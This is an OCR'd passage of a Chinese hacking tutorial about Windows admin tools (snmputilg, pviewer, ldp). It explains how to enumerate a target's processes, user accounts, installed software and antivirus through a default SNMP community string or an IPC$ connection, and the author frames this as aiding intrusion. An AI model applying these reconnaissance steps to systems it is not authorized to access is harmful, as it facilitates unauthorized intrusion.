


图 6

从开始菜单中打开snmputilg.exe，如图5所示。

也许大家还不知道snmputilg.exe这东西是做什么的吧？

大家扫描的时候经常会碰到snmp信息，并且扫描到snmp的密码为public，如图6所示，然而很多朋友不知道怎么用，其实只要用这个软件，就可以通过对方的snmp服务刺探到很多的信息。

LOOK 注意

snmp属于一个管理工具，默认情况下是不安装的，大家可以自己到“添加/删除程序”中安装Windows组件——管理和监视工具，如图7所示。




图 7

snmputilg.exe要求填写的有“node”、“community”、“current oid”。“node”处填写对方的IP地址就可以了；“community”则是你扫到的public，是一个查询密码。

最麻烦的地方就在“current oid”。物件识别代码（Object Identifier=oid），这一串数字是指某个设备。在结合了下面的“SNMP Function to Execute”便可以查到一些设备的信息。这相当于使用一个方法来对一个设备进行查询，关于oid填写什么则需要一些关于snmp的专业知识，希望大家能自己找些资料来看，这里先给大家提供一些oid以及对方的查询方法（查询方法可以在SNMP Function to Execute中选择）：

```
walk  .1.3.6.1.2.1.25.4.2.1.2  列出系统进程
walk  .1.3.6.1.4.1.77.1.2.25.1.1  列出系统用户列表
get   .1.3.6.1.4.1.77.1.4.1.0  列出域名
walk  .1.3.6.1.2.1.25.6.3.1.2  列出安装的软件
walk  .1.3.6.1.2.1.1  列出系统信息
```

LOOK 注意

以上的walk和get均为方法，后边的类似.1.3.6.1.2.1.1这样的东西为oid。




图 8

不过说实话这玩意不很好用，我在使用的时候经常报告API错误，做了n次实验总算是查到了点东西，如图8所示。虽然不是很好用，但是如果成功地查询到好东东的话，会给入侵带来很大方便。

4、pviewer.exe

全名为process viewer.exe，如图9所示。是一个查看进程，以及进程相关状况的工具，如果在本地机使用的话，可以查杀本地机上的进程。

该工具也可以连接远程机，方法很简单：

获得远程机管理员密码后，建立IPC$连接（这个就不用我教了吧），然后在pviewer的computer输入栏里按格式“\\ip”填入对方IP地址，这样就可以查看对方所有的进程了。但很可惜，不能杀掉远程机的进程，因为大家可以注意到，连接远程机后，pviewer的“kill process”按钮呈灰色不可用状态，如图10所示。




图 9




图 10

但是，通过这个工具也可以获得相当多的有用信息。例如，通过pviewer工具，我就可以看到，现在我连接的这台主机上运行了杀毒软件KV 3000（进程KAV9X）。

LOOK 注意

我每次运行pviewer.exe的时候，系统资源使用率都会一下子变得非常高，而且机器运行速度很慢，

所以大家要忍耐忍耐再忍耐！

5、Active Directory Administration Tool (ldp.exe)

这个工具嘛，主要用于连接DC（Domain Controller，域控制器）上的AD（Active Directory，活动目录）。如果大家对这两个名词还不是很清楚的话，希望你们找本书来恶补一下了。

使用方法非常简单，依次点“Connection”→“Connect”，这时候就会出现一个对话框，如图11所示，在“server”中填上IP或是机器名，端口只要使用默认的389端口就可以了，然后点OK。连接上后，就可以进行管理了（由于AD的管理比较麻烦，限于篇幅，就不多说了）。

